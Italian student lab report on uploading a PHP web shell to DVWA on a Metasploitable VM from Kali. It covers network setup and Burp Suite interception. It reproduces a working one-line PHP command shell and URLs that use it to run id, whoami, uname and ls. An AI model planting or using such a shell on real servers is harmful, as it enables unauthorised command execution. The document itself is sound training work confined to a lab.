

UPLOAD DI SHELL PHP SU DWVA

E UTILIZZO DI COMANDI PER
OTTENERE RICHIESTE GET




TANCREDI
DE SIMONE

1 Configurazione della comunicazione tra Metasploitable e Kali


1.1 Configurazione

Per prima cosa configurerò le schede di rete per mettere in comunicazione le due macchine virtuali Kali e Metasploitable.

Kali



Metasploitable



Ho impostato entrambe le schede in bridge.

Poi ho impostato su metasploitable l'indirizzo ip tramite DHCP utilizzando il comando **sudo dhclient eth0**.

```
msfadmin@metasploitable:~$ ifconfig eth0
Link encap:Ethernet HWaddr 08:00:27:f1:a5:b4
inet addr:192.168.1.145 Bcast:192.168.1.255 Mask:255.255.255.0
inet6 addr: fe80::a00:27ff:fe1:a5b4/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:76 errors:0 dropped:0 overruns:0 frame:0
TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:6998 (6.8 KB) TX bytes:7173 (7.0 KB)
Base address:0xd020 Memory:f0200000-f0220000
```

Ho poi utilizzato **ifconfig** per vedere l'indirizzo ip.

ip Metasploitable: **192.168.1.145**

Ho fatto **ifconfig** anche su kali per vederne l'ip

```
(kali@kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.1.79 netmask 255.255.255.0 broadcast 192.168.1.255
inet6 fe80::c560:3376:90c8:17e2 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:8a:35:d2 txqueuelen 1000 (Ethernet)
RX packets 37721 bytes 42982489 (40.9 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 15768 bytes 3725826 (3.5 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

ip Kali: **192.168.1.79**

1.2 Ping

Ora verifichiamo che le macchine stiano effettivamente comunicando.
Per prima cosa pingo da Kali a Metasploitable:

```
Session Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ping 192.168.1.145
PING 192.168.1.145 (192.168.1.145) 56(84) bytes of data.
64 bytes from 192.168.1.145: icmp_seq=1 ttl=64 time=0.395 ms
64 bytes from 192.168.1.145: icmp_seq=2 ttl=64 time=0.262 ms
64 bytes from 192.168.1.145: icmp_seq=3 ttl=64 time=0.251 ms
^C
--- 192.168.1.145 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2046ms
rtt min/avg/max/mdev = 0.251/0.302/0.395/0.065 ms
```

Ora pingo da metasploitable a Kali:

```
msfadmin@metasploitable:~$ ping 192.168.1.79
PING 192.168.1.79 (192.168.1.79) 56(84) bytes of data.
64 bytes from 192.168.1.79: icmp_seq=1 ttl=64 time=0.969 ms
64 bytes from 192.168.1.79: icmp_seq=2 ttl=64 time=0.144 ms
64 bytes from 192.168.1.79: icmp_seq=3 ttl=64 time=0.248 ms
64 bytes from 192.168.1.79: icmp_seq=4 ttl=64 time=0.478 ms
64 bytes from 192.168.1.79: icmp_seq=5 ttl=64 time=0.307 ms


--- 192.168.1.79 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4000ms
rtt min/avg/max/mdev = 0.144/0.429/0.969/0.291 ms
msfadmin@metasploitable:~$ _
```

E' tutto funzionante, ora posso iniziare l'esercizio.

2 Caricamento e utilizzo della shell


2.1 Intercettazione del traffico

Per prima cosa aprirò Burpsuite per intercettare e monitorare il traffico tra Kali e Metasploitable, così che possa controllare ogni singola richiesta e azione.



Quindi **Apro Burpsuite - Proxy - Intercept On - Open Browser**

Inserisco l'ip di Metasploitable e vado sulla DVWA. Ogni azione ho ovviamente cliccato su forward.



Ora per far sì che i comandi che voglio usare funzionino senza intoppi devo impostare la sicurezza della DVWA su **Low**, ovvero bassa.


Sono quindi andato su **DVWA security** e ho cambiato l'impostazione, facendo anche uno screen alla richiesta apparsa su Burp quando ho cliccato submit.

2.2 Shell Php

Ora avrò bisogno di una shell Php da caricare sulla DVWA, per farlo ne ho semplicemente cercata uno online:

```
<?php
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

Ho preso il codice e l'ho salvato come **file .php**, l'ho poi caricato sulla DWVA con l'apposita opzione di upload.



2.3 Comandi


Adesso possiamo utilizzare alcuni comandi per conoscere determinate informazioni della DVWA o, nel caso stessimo veramente attaccando qualcuno, informazioni del sito target.

Adesso possiamo utilizzare alcuni comandi per conoscere determinate informazioni della DVWA o, nel caso stessimo veramente attaccando qualcuno, informazioni del sito target.

Con ogni link stiamo mettendo l'ip, la directory della shell e la stiamo eseguendo, dopo **cmd=** ci sarà invece il comando specifico che cambierà a seconda di cosa vogliamo sapere.

Informazioni sullo User id --- id

<http://192.168.1.145/dvwa/hackable/uploads/shell.php?cmd=id>



Nome utente — whoami (che già sappiamo con id)


<http://192.168.1.145/dvwa/hackable/uploads/shell.php?cmd=whoami>



www-data

Informazioni della macchina - uname -a

<http://192.168.1.145/dvwa/hackable/uploads/shell.php?cmd=uname-a>



Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

File e file nascosti - ls -la

<http://192.168.1.145/dvwa/hackable/uploads/shell.php?cmd=ls-la>

